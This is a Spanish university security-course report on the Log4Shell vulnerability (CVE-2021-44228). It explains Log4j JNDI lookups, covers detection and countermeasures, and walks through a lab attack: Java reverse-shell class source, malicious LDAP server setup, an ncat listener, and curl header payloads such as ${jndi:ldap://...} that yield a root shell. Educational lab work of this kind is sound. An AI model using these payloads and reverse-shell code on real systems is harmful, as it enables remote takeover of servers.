



UNIVERSIDAD DE ZARAGOZA

SEGURIDAD INFORMÁTICA

Memoria del trabajo de asignatura

Estudio de la vulnerabilidad Log4Shell

GRUPO INF5_A 1:

Adrián Martín Marcos	756524
Pablo López-Alonso Alonso	759836

Zaragoza, España

Curso 2020 – 2021

Introducción

En este trabajo se va a estudiar la vulnerabilidad *Log4Shell*[24] de la biblioteca de logging *Log4J* para Java, haciendo especial hincapié en las posibilidades de su explotación.

La idea es estudiar la vulnerabilidad, entendiendo qué principios de desarrollo software no se han tenido en cuenta, cómo se puede explotar y las posibles contramedidas que se han tomado. Además de ello, se ha conseguido hacer ataques explotándola usando máquinas virtuales de la asignatura.

En los diferentes apartado se tratará de seguir el mismo esquema que en la presentación de la vulnerabilidad *shellshock*. De igual forma, los objetivos marcados para este trabajo serán los mismos que en la práctica relacionada con *shellshock* (entender la vulnerabilidad y explotarla para obtener un *reverse shell*).

Índice

Introducción	I
1. Conocimientos base para entender la vulnerabilidad	1
1.1. La biblioteca de logging <i>Log4j</i>	1
1.2. El API de Java <i>JNDI</i> para servicios de directorio	1
2. La vulnerabilidad <i>Log4shell</i>	2
2.1. Localización en los fuentes	2
2.2. Detección	2
3. Formas de explotación de la vulnerabilidad Log4shell	4
3.1. Uso de campos de la cabecera HTTP	4
3.1.1. Campo <i>X-Api-Version</i>	4
3.1.2. Campo <i>User-Agent</i>	5
3.2. Uso de campos de formularios web	5
4. Obtención de un <i>reverse shell</i> explotando Log4shell	6
4.1. Aplicación vulnerable	6
4.2. Servidor LDAP malicioso	7
4.2.1. Clase Java con el <i>reverse shell</i>	7
4.2.2. Funcionamiento del script <i>poc.py</i>	8
4.3. Perpetración del ataque con <i>netcat</i> y <i>curl</i>	8
5. Contramedidas y estado actual	11
5.1. Auto-parche para Log4shell	11
Referencias	13

1. Conocimientos base para entender la vulnerabilidad

En esta sección se hará una breve introducción a la biblioteca *Log4j*, y se explicarán los conceptos fundamentales para entender la vulnerabilidad *Log4shell*.

1.1. La biblioteca de logging *Log4j*

Log4j es un framework de logging para Java [21]. Se trata de un proyecto de la *Apache Software Foundation*, y durante los últimos veinte años ha sido ampliamente utilizada en proyectos de software desarrollados en ese lenguaje de programación, por lo que hoy en día puede encontrarse en todo tipo de sistemas informáticos, desde dispositivos embebidos (teléfonos móviles, routers,...) hasta servidores, pues se trata de una de las bibliotecas de logging para Java más populares.

Entre las funcionalidades que implementa *Log4J* para el logging de eventos están los *lookups* [8], que son macros dentro del texto de los mensajes de log que se sustituyen por valores concretos en el momento en el que se registran los mensajes. Estas macros tienen la forma *{prefix:name}*, siendo *prefix* la especificación del *lookup* a aplicar y *name* la sustitución que se solicita. Por ejemplo, cuando en un mensaje de log aparece la cadena de texto '*{java:version}*', ésta se sustituye por la versión de la máquina virtual de Java que está ejecutando la aplicación. Otro ejemplo distinto es la macro '*{env:USER}*', que se sustituye con el nombre del usuario con el que se ha lanzado el proceso Java que está ejecutando la aplicación.

1.2. El API de Java *JNDI* para servicios de directorio

El *Java Naming and Directory Interface* es un API de Java que permite descubrir y buscar datos y recursos (como clases Java) a través de su nombre. Como tal consta de dos partes diferenciadas: el API en sí, que es utilizado al desarrollar aplicaciones en Java, y un SPI (*Service Provider Interface* o interfaz del proveedor del servicio), que permite que diferentes implementaciones del servicio de directorio puedan ser utilizadas de manera transparente.

Se utiliza para crear y registrar objetos a través de un servicio de directorio para que sean accesibles por las aplicaciones, buscándolos por su nombre, de tal forma que puedan cargarlos o ejecutar operaciones sobre ellos.

Como servicio de directorio o nombrado puede usarse *RMI*, *Corba*, *DNS*, el propio sistema de ficheros del sistema operativo, etc. También se puede usar el servicio de directorio *LDAP*. Este último permite la carga de clases en tiempo de ejecución simplemente indicando el nombre de la clase y la URI en la que encontrarla, todo ello a través del API *JNDI*.

Entre los *lookups* que soporta *Log4J* en los mensajes se encuentra la sustitución de macros que involucran *JNDI* [9], y en concreto, se permite el uso de *LDAP* como SPI. Dicha característica fue incluida en la biblioteca en 2013, y en ella se encuentra la causa de la vulnerabilidad *Log4Shell*.

2. La vulnerabilidad *Log4shell*

Log4Shell es el nombre que se le ha dado a la vulnerabilidad *CVE-2021-44228* [24], descubierta en la biblioteca *Log4J* por *Alibaba Cloud* el 24 de noviembre de 2021, y que fue hecha pública por la fundación *Apache* el 9 de diciembre de ese mismo año [7].

Se trata de una vulnerabilidad crítica, pues permite la ejecución de código arbitrario en cualquier sistema que use una versión de *Log4J* comprometida para registrar eventos. Algunos medios, de hecho, la han catalogado como la vulnerabilidad más crítica de la última década [5], esto debido a la gravedad que tiene y la facilidad de su explotación.

La vulnerabilidad, como tal, consiste en la sustitución de las macros *jndi* de manera incontrolada, de forma que se permite que cualquier clase ubicada remotamente sea cargada y ejecutada en la máquina que ejecuta *Log4j* para registrar su traza, al nivel de privilegios con el que esa aplicación se esté ejecutando.

2.1. Localización en los fuentes

El problema se debe a que la implementación original del soporte al API *JNDI* se hizo de forma que no se aplicaba ninguna restricción acerca de qué nombres podían resolverse, por lo que el uso de algunos protocolos, como *LDAP*, no es seguro en esas versiones de *Log4J* al permitir la ejecución remota de código.

Como tal, el fragmento de código causante de la brecha de seguridad es el método *lookup* de la clase *jndiManager*, tal y como afirman algunos análisis [3].

La versión *2.15.0* corrigió en parte el problema al restringir el API *JNDI* a búsquedas mediante *LDAP*, y limitar éstas últimas a búsquedas de objetos en el propio host de forma predeterminada. No obstante, esto no solucionó del todo el problema, por lo que apareció una segunda vulnerabilidad *Log4Shell* [20], que en este caso se puede explotar para perpetrar ataques de denegación de servicio. Finalmente, este fallo también se corrigió en la versión *2.17.0*, que se puede considerar la primera totalmente parcheada.

Lo que resta del trabajo se centrará solo en la primera vulnerabilidad *Log4Shell*, pues es la más crítica y la que mayor impacto ha tenido.

2.2. Detección

Desde que se tiene constancia de ello, se han desarrollado diversos scanners que permiten buscar la vulnerabilidad dada una URL o directamente inspeccionando ficheros con bytecode.

Para detectar si un servidor web presenta la vulnerabilidad se ha utilizado el proyecto de GitHub de la agencia de seguridad de Estados Unidos, desarrollado para detectar *Log4Shell* [18]. La parte de éste que se va a utilizar (directorio *log4j-scanner*), no obstante, se basa en realidad en este otro proyecto [17].

Su funcionamiento es el siguiente; el script *log4j-scan.py* envía peticiones al servidor web indicado introduciendo *lookups* de *Log4J* de manera sistemática en cada uno de los campos de la cabecera HTTP que se hayan especificado en el fichero *headers.txt*. Estas macros, en caso de ser interpretadas por una versión vulnerable de *Log4J*, cargarán una clase Java a modo de canario que le enviará un callback al script, de forma que éste podrá detectar si el servidor web se ha visto comprometido.

3. Formas de explotación de la vulnerabilidad Log4shell

Para explotar la vulnerabilidad el atacante debe poder acceder a los mensajes que se registran usando *Log4J*. En los siguientes apartados se abordarán diferentes formas de explotar la vulnerabilidad *Log4Shell*.

Dado que *Log4J* se usa en tantos sistemas, esta sección se centrará en los servidores web basados en Java. Además, las explicaciones se acompañarán con algunas pruebas de concepto que se han realizado utilizando un servidor web vulnerable [1].

3.1. Uso de campos de la cabecera HTTP

Dada la naturaleza de los servidores web, es muy probable que éstos registren el contenido de diferentes cabeceras HTTP de las peticiones para poder llevar a cabo un análisis estadístico de, por ejemplo, los navegadores con los que ese sitio está siendo accedido (campo *User-Agent*). Dado que el contenido de esos campos los fija el usuario que envía la petición, esta es una de las formas más triviales de tener acceso a los mensajes que se vayan a registrar en el servidor web, y por lo tanto, de insertar *lookups* que sean interpretados por *Log4J*.


3.1.1. Campo *X-API-Version*

La aplicación web vulnerable que se ha utilizado [1] registra usando *Log4J* el contenido del campo *X-API-Version* de la cabecera de las peticiones HTTP que recibe. Es por ello que el scanner del apartado anterior lo detectaba como un sitio vulnerable.

Haciendo uso del flag *-H* del comando *curl* se pueden introducir valores arbitrarios en cualquiera de los campos de la cabecera HTTP. A continuación, se muestra cómo se utiliza para dar un valor concreto al campo *X-API-Version*:

```
# Inyección de campo custom llamado X-API-Version
curl ${IP}:${PORT} -H 'X-API-Version: field value'
```

A continuación se muestra cómo los valores introducidos son registrados en la traza del servidor web:



```
user@debian:~$ docker run --name vulnerable-app --rm -p 8080:8080 ghcr.io/christophetd/log4shell-vulnerable-app

:: Spring Boot :: (v2.6.1)

2022-01-02 23:43:02.418 INFO 1 --- [main] f.c.l.v.VulnerableAppApplication : Starting VulnerableAppApplication using Java 1.8.0_101 on 596fa1c7fd5 with PID 1 (/app/spring-boot-application.jar started by root in /)
2022-01-02 23:43:02.442 INFO 1 --- [main] f.c.l.v.VulnerableAppApplication : No active profile set, falling back to default profiles: default
2022-01-02 23:43:03.048 INFO 1 --- [main] o.s.b.w.e.t.TomcatWebServer : Tomcat initialized with port(s): 8080 (http)
2022-01-02 23:43:03.072 INFO 1 --- [main] o.a.c.c.StandardService : Starting service [Tomcat]
2022-01-02 23:43:03.091 INFO 1 --- [main] o.a.c.c.StandardEngine : Starting Servlet engine: [Apache Tomcat/9.0.55]
2022-01-02 23:43:04.076 INFO 1 --- [main] o.a.c.c.C.[.[.[/]] : Initializing Spring embedded WebApplicationContext
2022-01-02 23:43:04.090 INFO 1 --- [main] w.s.c.ServletWebServerApplicationContext : Root WebApplicationContext: initialization completed in 1586 ms
2022-01-02 23:43:05.041 INFO 1 --- [main] o.s.b.w.e.t.TomcatWebServer : Tomcat started on port(s): 8080 (http) with context path ''
2022-01-02 23:43:05.065 INFO 1 --- [main] f.c.l.v.VulnerableAppApplication : Started VulnerableAppApplication in 3.374 seconds (JVM running for 4.495)
2022-01-02 23:43:10.158 INFO 1 --- [nio-8080-exec-1] o.a.c.c.C.[.[.[/]] : Initializing Spring DispatcherServlet 'dispatcherServlet'
2022-01-02 23:43:10.159 INFO 1 --- [nio-8080-exec-1] o.s.w.s.DispatcherServlet : Initializing Servlet 'dispatcherServlet'
2022-01-02 23:43:10.160 INFO 1 --- [nio-8080-exec-1] o.s.w.s.DispatcherServlet : Completed initialization in 1 ms
2022-01-02 23:43:10.206 INFO 1 --- [nio-8080-exec-1] HelloWorld : Received a request for API version "hola mundo"
2022-01-02 23:43:13.634 INFO 1 --- [nio-8080-exec-2] HelloWorld : Received a request for API version Java version 1.8.0_101

$ curl 192.168.56.200:8080 -H 'X-API-Version: "hola mundo"'
Hello, world! ✓

$ curl 192.168.56.200:8080 -H 'X-API-Version: $(java:version)'
Hello, world! ✓
```

Figura 2: Introducción de mensajes de log a través del campo 'X-API-Version'

Esta forma de explotación [10] se utilizará en la siguiente sección para perpetrar un ataque de *reverse shell*.

3.1.2. Campo *User-Agent*

Otro campo de la cabecera HTTP cuyo valor es fácilmente modificable es *User-Agent*. En la práctica 4 ya se utilizó para explotar la vulnerabilidad *shellshock*, y en muchos ejemplos que se han encontrado también se aprovechaba para llevar a cabo ataques *Log4Shell*.

La forma de darle valor con la herramienta *curl* es la siguiente:

```
# Inyección como se hizo en la práctica 4
curl ${IP}:${PORT} -A "field value"
# Inyección de la forma análoga a la que se ha realizado con X-Api-Version
curl ${IP}:${PORT} -H 'User-Agent: field value'
```

3.2. Uso de campos de formularios web


Otra forma de explotación que se ha encontrado durante la realización del trabajo es el uso de los campos de los formularios web.

Si bien se ha visto algún ejemplo que hace uso de ello [23], ésta parece a priori una forma menos realista de acceder a los mensajes de log, pues es menos verosímil que un servidor web registre en su traza el valor de los campos introducidos en los formularios.

4. Obtención de un *reverse shell* explotando Log4shell

En este apartado se describe el ataque realizado explotando la vulnerabilidad *Log4shell* para crear un *reverse shell*.

Para ello, se han usado dos máquinas virtuales en un mismo host y una red virtual sólo anfitrión que las conecta a éste y entre ellas. La distribución y el rol de cada una de las máquinas involucradas en la prueba es el siguiente:



- *192.16.56.1* es la IP del atacante, que en este caso se trata del host en la red virtual
- *192.16.56.100* es la IP del servidor LDAP malicioso puesto por el atacante, que en este caso es la máquina virtual *Kali Linux* usada en la práctica 3 de la asignatura
- *192.16.56.200* es la IP del servidor web vulnerable, que se trata de la aplicación web usada en los anteriores apartados [1] lanzada en un contenedor Docker sobre la máquina virtual *Debian* usada en la práctica 5 de la asignatura

A continuación, se explican la preparación que se ha hecho en cada uno de ellas para efectuar el ataque.

4.1. Aplicación vulnerable

Como ya se ha comentado en el anterior apartado, se ha hecho uso de un servidor web que registra el valor del campo *X-Api-Version* de la cabecera HTTP de las peticiones que recibe usando *Log4J*.

Así, se ha utilizado el comando *curl* de la forma descrita en el anterior apartado para hacer que el servidor web cargue la clase maliciosa usando el API *JNDI*.

4.2. Servidor LDAP malicioso

Si bien se ha intentado configurar el servidor LDAP desde cero, se ha terminado usando el exploit del proyecto *log4j-shell-poc* [12]. Debido a la forma en que se quería realizar el ataque (con el servidor LDAP en una máquina distinta a la del atacante), se han implementado algunas modificaciones sobre el código original, que pueden verse en este fork [13].

Así, para clonar y configurar el proyecto en la máquina virtual se han ejecutado los siguientes comandos:

```
apt update
# Instalar java y javac
apt install default-jdk python3 python3-pip
# Clonar y copiar ficheros necesarios para lanzar el servidor LDAP malicioso
git clone https://github.com/AdriandMartin/log4j-shell-poc.git
cd log4j-shell-poc/
pip3 install -r requirements.txt
```

4.2.1. Clase Java con el *reverse shell*

La clase Java *Exploit.java* se genera en el propio script *poc.py*, concretamente en la función *generate_payload*.

En ella, se reemplazan los valores de las variables *host* y *port* por la IP y el puerto en los que el atacante ha lanzado *netcat*.

El código de la clase se muestra a continuación:

```
import java.io.IOException;
import java.io.InputStream;
import java.io.OutputStream;
import java.net.Socket;

public class Exploit {
    public Exploit() throws Exception {
        String host="${ATTACKER_IP}";
        int port=${ATTACKER_PORT};
        String cmd="/bin/sh";
        Process p=new ProcessBuilder(cmd).redirectErrorStream(true).start();
        Socket s=new Socket(host,port);
        InputStream pi=p.getInputStream(),
            pe=p.getErrorStream(),
            si=s.getInputStream();
        OutputStream po=p.getOutputStream(),so=s.getOutputStream();
        while(!s.isClosed()) {
            while(pi.available()>0)
                so.write(pi.read());
            while(pe.available()>0)
                so.write(pe.read());
            while(si.available()>0)
                po.write(si.read());
            so.flush();
            po.flush();
            Thread.sleep(50);
            try {
```

```
        p.exitValue();
        break;
    }
    catch (Exception e){
    }
};
p.destroy();
s.close();
}
}
```

Después de generar el código Java con los valores correctos de las variables, el propio script *poc.py* compila el fichero generando el bytecode correspondiente. Éste supondrá el *payload* en el ataque.

4.2.2. Funcionamiento del script *poc.py*

Tras generar el *payload* para el ataque, el script *poc.py* lanza dos servicios en la máquina en la que se ejecuta: un *marshaller* del formato LDAP y un servidor HTTP.

El *marshaller* (fichero *target/marshalsec-0.0.3-SNAPSHOT-all.jar*) es un codificador y decodificador que implementa el protocolo LDAP, pero que simplemente redirige las peticiones que le llegan al servidor HTTP, de tal forma que éste se encarga de que el formato con el que el solicitante recibe la respuesta sea indistinguible al que se obtendría con un servidor LDAP real. Para que funcione correctamente, en el proyecto se indica que la versión de Java debe ser la *8u20* [22]. En realidad el *marshaller* se corresponde con un proyecto independiente que puede encontrarse aquí [15].

El servidor HTTP recibe las peticiones que le rexpide el servidor LDAP y le devuelve el fichero *Exploit.class*, correspondiente al *payload* del ataque. El *marshaller* se encargará de codificarlo de forma que la respuesta que reciba el cliente se corresponda con el formato de LDAP.

4.3. Perpetración del ataque con *netcat* y *curl*

El ataque como tal consiste en conseguir que la clase *Exploit*, compilada y servida por el servidor LDAP malicioso, se cargue en el servidor web vulnerable, de tal forma que al ejecutarse se abra un *reverse shell* con la máquina del atacante.

Los pasos que se han seguido para lograrlo son los siguientes:

1. En un terminal en la máquina del atacante (IP *192.168.56.1*) se ejecuta *netcat* escuchando en el puerto *12345*:

```
ncat -lp 12345
```

2. En un terminal en la máquina *Kali* (IP *192.168.56.100*) se lanza el script *poc.py*:

```
./poc.py --serversip 192.168.56.100 \  
        --webport 8000 \  
        --ncip 192.168.56.1 \  
        --ncport 12345
```

El resultado será el siguiente:

```
(kali㉿kali)-[~/log4j-shell-poc-adm]
$ ./poc.py --serversip 192.168.56.100 --webport 8000 --ncip 192.168.56.1 --ncport 12345

[!] CVE: CVE-2021-44228
[!] Github repo: https://github.com/kozmer/log4j-shell-poc

Picked up _JAVA_OPTIONS: -Dawt.useSystemAAFontSettings=on -Dswing.aatext=true
[+] Exploit java class created success
[+] Setting up LDAP server

[+] Send me: ${jndi:ldap://192.168.56.100:1389/a}

[+] Starting Webserver on port 8000 http://0.0.0.0:8000
Picked up _JAVA_OPTIONS: -Dawt.useSystemAAFontSettings=on -Dswing.aatext=true
Listening on 0.0.0.0:1389
```

Es decir, se habrá generado y compilado la clase *Exploit.java*, en cuyo código se habrá sustituido las variables *host* y *port* por *192.168.56.1* y *12345* respectivamente (IP y puerto en los cuales se ha lanzado en el anterior paso *netcat* en la máquina del atacante), y por otro lado, en la IP *192.168.56.100* se han lanzado el *marshaller* del protocolo LDAP (en el puerto *1389*) y el servidor HTTP (en el puerto *8000*)

Además, al lanzar esos servicios, el script ha generado un mensaje indicando el *lookup* del API *JNDI* que debe introducirse en el log para generar la carga de la clase *Exploit* allí donde se ejecute

3. Por último, en otro terminal en la máquina del atacante, se ejecuta el comando *curl*, dando como valor al campo *X-API-Version* el indicado por el exploit

```
curl 192.168.56.200:8080 \
-H 'X-API-Version: ${jndi:ldap://192.168.56.100:1389/a}'
```

Como resultado al último paso, se tiene que:

- En el terminal de la máquina del atacante en el que se había lanzado *netcat* ahora pueden ejecutarse comandos en el servidor web de manera arbitraria, mientras que aquel en el que se había lanzado *curl* se ha quedado bloqueado como consecuencia de la no terminación de la petición mediante la cual se ha provocado la carga de la clase *Exploit* en el servidor

```
curl 192.168.56.200:8080 -H 'X-API-Version: ${jndi:ldap://192.168.56.100:1389/a}'
ncat -lp 12345 ✓
hostname
ab1be4fa1f73
uname -a
Linux ab1be4fa1f73 4.9.0-17-amd64 #1 SMP Debian 4.9.208-1 (2021-12-12) x86_64 L
linux
whoami
root
ps
PID USER      TIME  COMMAND
  1 root        0:05  java -jar /app/spring-boot-application.jar
 24 root        0:00  /bin/sh
 29 root        0:00  ps
```

- En el terminal de la máquina en la que se ejecuta el servidor LDAP malicioso se ha servido el fichero *Exploit.class*, primero atendiendo la petición LDAP y luego sirviéndolo como tal mediante la petición HTTP redirigida

```
(kali㉿kali)-[~/log4j-shell-poc-adm]
$ ./poc.py --serversip 192.168.56.100 --webport 8000 --ncip 192.168.56.1 --ncport 12345

[!] CVE: CVE-2021-44228
[!] Github repo: https://github.com/kozmer/log4j-shell-poc

Picked up _JAVA_OPTIONS: -Dawt.useSystemAAFontSettings=on -Dswing.aatext=true
[+] Exploit java class created success
[+] Setting up LDAP server

[+] Send me: ${jndi:ldap://192.168.56.100:1389/a}

[+] Starting Webserver on port 8000 http://0.0.0.0:8000
Picked up _JAVA_OPTIONS: -Dawt.useSystemAAFontSettings=on -Dswing.aatext=true
Listening on 0.0.0.0:1389
Send LDAP reference result for a redirecting to http://192.168.56.100:8000/Exploit.class
192.168.56.200 - - [02/Jan/2022 18:18:19] "GET /Exploit.class HTTP/1.1" 200 -
```

- La ejecución de la aplicación web vulnerable continúa sin ningún cambio, a pesar de que en uno de los hilos que ha lanzado para atender una petición HTTP se ha abierto un *reverse shell*

```
user@debian:~$ docker run --name vulnerable-app --rm -p 8080:8080 ghcr.io/christophetd/log4shell-vulnerable-app

:: Spring Boot :: (v2.6.1)

2022-01-02 23:15:24.015 INFO 1 --- [main] f.c.l.v.VulnerableAppApplication : Starting VulnerableAppApplication using Java 1.8.0_101 on ab1bedf1f73 with P
ID 1 (/app/spring-boot-application.jar started by root in /)
2022-01-02 23:15:24.022 INFO 1 --- [main] f.c.l.v.VulnerableAppApplication : No active profile set, falling back to default profiles: default
2022-01-02 23:15:25.540 INFO 1 --- [main] o.s.b.w.s.t.TomcatWebServer : Tomcat initialized with port(s): 8080 (http)
2022-01-02 23:15:25.593 INFO 1 --- [main] o.a.c.c.StandardService : Starting service [Tomcat]
2022-01-02 23:15:25.593 INFO 1 --- [main] o.a.c.c.StandardEngine : Starting Servlet engine: [Apache Tomcat/9.0.56]
2022-01-02 23:15:25.682 INFO 1 --- [main] o.a.c.c.C.[.[./] : Initializing Spring embedded WebApplicationContext
2022-01-02 23:15:25.698 INFO 1 --- [main] w.s.c.ServletWebServerApplicationContext : Root WebApplicationContext: initialization completed in 1589 ms
2022-01-02 23:15:26.687 INFO 1 --- [main] o.s.b.w.s.t.TomcatWebServer : Tomcat started on port(s): 8080 (http) with context path '/'
2022-01-02 23:15:26.700 INFO 1 --- [main] f.c.l.v.VulnerableAppApplication : Started VulnerableAppApplication in 3.396 seconds (JVM running for 4.521)
2022-01-02 23:17:28.511 INFO 1 --- [nio-8080-exec-1] o.a.c.c.C.[.[./] : Initializing Spring DispatcherServlet 'dispatcherServlet'
2022-01-02 23:17:28.512 INFO 1 --- [nio-8080-exec-1] o.s.w.s.DispatcherServlet : Initializing Servlet 'dispatcherServlet'
2022-01-02 23:17:28.513 INFO 1 --- [nio-8080-exec-1] o.s.w.s.DispatcherServlet : Completed initialization in 1 ms
```

5. Contramedidas y estado actual

Como ya se ha comentado en el segundo apartado de la memoria, el problema causante de la vulnerabilidad *Log4Shell* ha sido parcheado de manera definitiva desde la versión 2.17.0 [2].

No obstante, debido a la utilización de esta biblioteca de Java en sistemas tan dispares, la actualización no es algo que sea posible en todos ellos. Por ejemplo, hay routers con servidores web Java que utilizan *Log4J*, y salvo que el proveedor de servicio de Internet decida actualizarlos, los usuarios finales no van a hacerlo por su cuenta.

Esto hace que pese a que la vulnerabilidad haya sido corregida, muchos sistemas vayan a seguir en riesgo durante muchos años.

5.1. Auto-parche para Log4shell

En uno de los artículos consultados se ha visto que existe un parche [14] que, mediante un ataque explotando la vulnerabilidad *Log4Shell*, carga utilizando *JNDI* una clase que actualiza la versión de *Log4J* a una parcheada.

El 'ataque' como tal consiste en ejecutar lo siguiente:

```
curl 192.168.56.200:8080 \
-H 'X-Api-Version: ${jndi:ldap://patch.log4shell.com:1389/a}'
```

Se han realizado pruebas sobre el servidor vulnerable utilizado para crear el *reverse shell* explotando la vulnerabilidad, y los resultados han sido muy satisfactorios.

En primer lugar, tras aplicar 'el parche', el scanner utilizado para detectar la vulnerabilidad ya no ve el servidor web como un objetivo susceptible de ataque:

```
(kali@kali)-[~/log4j-scanner/log4-scanner]
$ ./log4j-scan.py -u http://192.168.56.200:8080
[*] CVE-2021-44228 - Apache Log4j RCE Scanner
[*] Scanner provided by FullHunt.io - The Next-Gen Attack Surface Management Platform.
[*] Secure your External Attack Surface with FullHunt.io.
[*] Initiating DNS callback server (interact.sh).
[*] Checking for Log4j RCE CVE-2021-44228..
[*] URL: http://192.168.56.200:8080
[*] URL: http://192.168.56.200:8080 | PAYLOAD: ${jndi:ldap://192.168.56.200.m54k289c6r9p44w0jfxn401vw2v3d0341.interact.sh/2mb40kp}
[*] Payloads sent to all URLs. Waiting for DNS OOB callbacks.
[*] Waiting...
[!!!] Targets Affected
{"timestamp": "2022-01-02T23:37:30.340536207Z", "host": "192.168.56.200.m54k289c6r9p44w0jfxn401vw2v3d0341.m54k289c6r9p44w0jfxn401vw2v3d0341.interact.sh", "remote_address": "81.47.231.73"}
{"timestamp": "2022-01-02T23:37:30.385998207Z", "host": "192.168.56.200.m54k289c6r9p44w0jfxn401vw2v3d0341.m54k289c6r9p44w0jfxn401vw2v3d0341.interact.sh", "remote_address": "80.58.184.143"}
(kali@kali)-[~/log4j-scanner/log4-scanner]
$ ./log4j-scan.py -u http://192.168.56.200:8080
[*] CVE-2021-44228 - Apache Log4j RCE Scanner
[*] Scanner provided by FullHunt.io - The Next-Gen Attack Surface Management Platform.
[*] Secure your External Attack Surface with FullHunt.io.
[*] Initiating DNS callback server (interact.sh).
[*] Checking for Log4j RCE CVE-2021-44228..
[*] URL: http://192.168.56.200:8080
[*] URL: http://192.168.56.200:8080 | PAYLOAD: ${jndi:ldap://192.168.56.200.263p456uw799420k954x4737r696q48o.interact.sh/qgqk48u}
[*] Payloads sent to all URLs. Waiting for DNS OOB callbacks.
[*] Waiting...
[*] Targets do not seem to be vulnerable.
(kali@kali)-[~/log4j-scanner/log4-scanner]
$
```

Por otra parte, el ataque para abrir el *reverse shell* deja de funcionar, y de hecho tampoco lo hace el ataque utilizado para llevar a cabo la actualización de *Log4J*. En la captura que se muestra a continuación puede verse como ciertos *lookups* siguen funcionando, pero no los que involucran la carga de clases de manera remota mediante *JNDI*:

12

Referencias

- [1] *Aplicación web vulnerable a Log4shell*. URL: <https://github.com/christophetd/log4shell-vulnerable-app> (visitado 02-01-2021).
- [2] *Artículo de LunaSec que recoge las principales contramedidas para Log4shell*. URL: <https://www.lunasec.io/docs/blog/log4j-zero-day-mitigation-guide/> (visitado 02-01-2021).
- [3] *Artículo de Sophos sobre el fallo de código en Log4j causante de Log4shell*. URL: <https://news.sophos.com/en-us/2021/12/17/inside-the-code-how-the-log4shell-exploit-works/> (visitado 02-01-2021).
- [4] *Artículo de un blog que recopila información sobre la causa de Log4shell*. URL: <https://blog.elhacker.net/2021/12/vulnerabilidad-critica-en-apache-log4j-java-ldap-rce-log4shell.html> (visitado 02-01-2021).
- [5] *Artículo en 'The Guardian' sobre la vulnerabilidad Log4Shell*. URL: <https://www.theguardian.com/technology/2021/dec/10/software-flaw-most-critical-vulnerability-log-4-shell> (visitado 16-01-2021).
- [6] *Artículo sobre la segunda vulnerabilidad Log4Shell tras el parche en Log4j*. URL: <https://www.lunasec.io/docs/blog/log4j-zero-day-update-on-cve-2021-45046/> (visitado 02-01-2021).
- [7] *Colección de vulnerabilidades descubiertas en Log4j*. URL: <https://logging.apache.org/log4j/2.x/security.html> (visitado 02-01-2021).
- [8] *Documentación oficial sobre los lookups en Log4j*. URL: <https://logging.apache.org/log4j/2.x/manual/lookups.html> (visitado 02-01-2021).
- [9] *Documentación oficial sobre los lookups relacionados con JNDI en Log4j*. URL: <https://logging.apache.org/log4j/2.x/manual/lookups.html#JndiLookup> (visitado 16-01-2021).
- [10] *Explicación de formas de explotación de Log4shell en LunaSec*. URL: <https://www.lunasec.io/docs/blog/log4j-zero-day/> (visitado 02-01-2021).
- [11] *Explicación del funcionamiento del autoparche para Log4shell*. URL: <https://www.lunasec.io/docs/blog/log4shell-live-patch-technical/> (visitado 02-01-2021).
- [12] *Exploit de Log4shell*. URL: <https://github.com/kozmer/log4j-shell-poc> (visitado 02-01-2021).
- [13] *Fork del exploit de Log4shell*. URL: <https://github.com/AdriandMartin/log4j-shell-poc/tree/separate-netcat-and-servers> (visitado 02-01-2021).
- [14] *Lanzamiento de autoparche para Log4shell*. URL: <https://www.lunasec.io/docs/blog/log4shell-live-patch/> (visitado 02-01-2021).
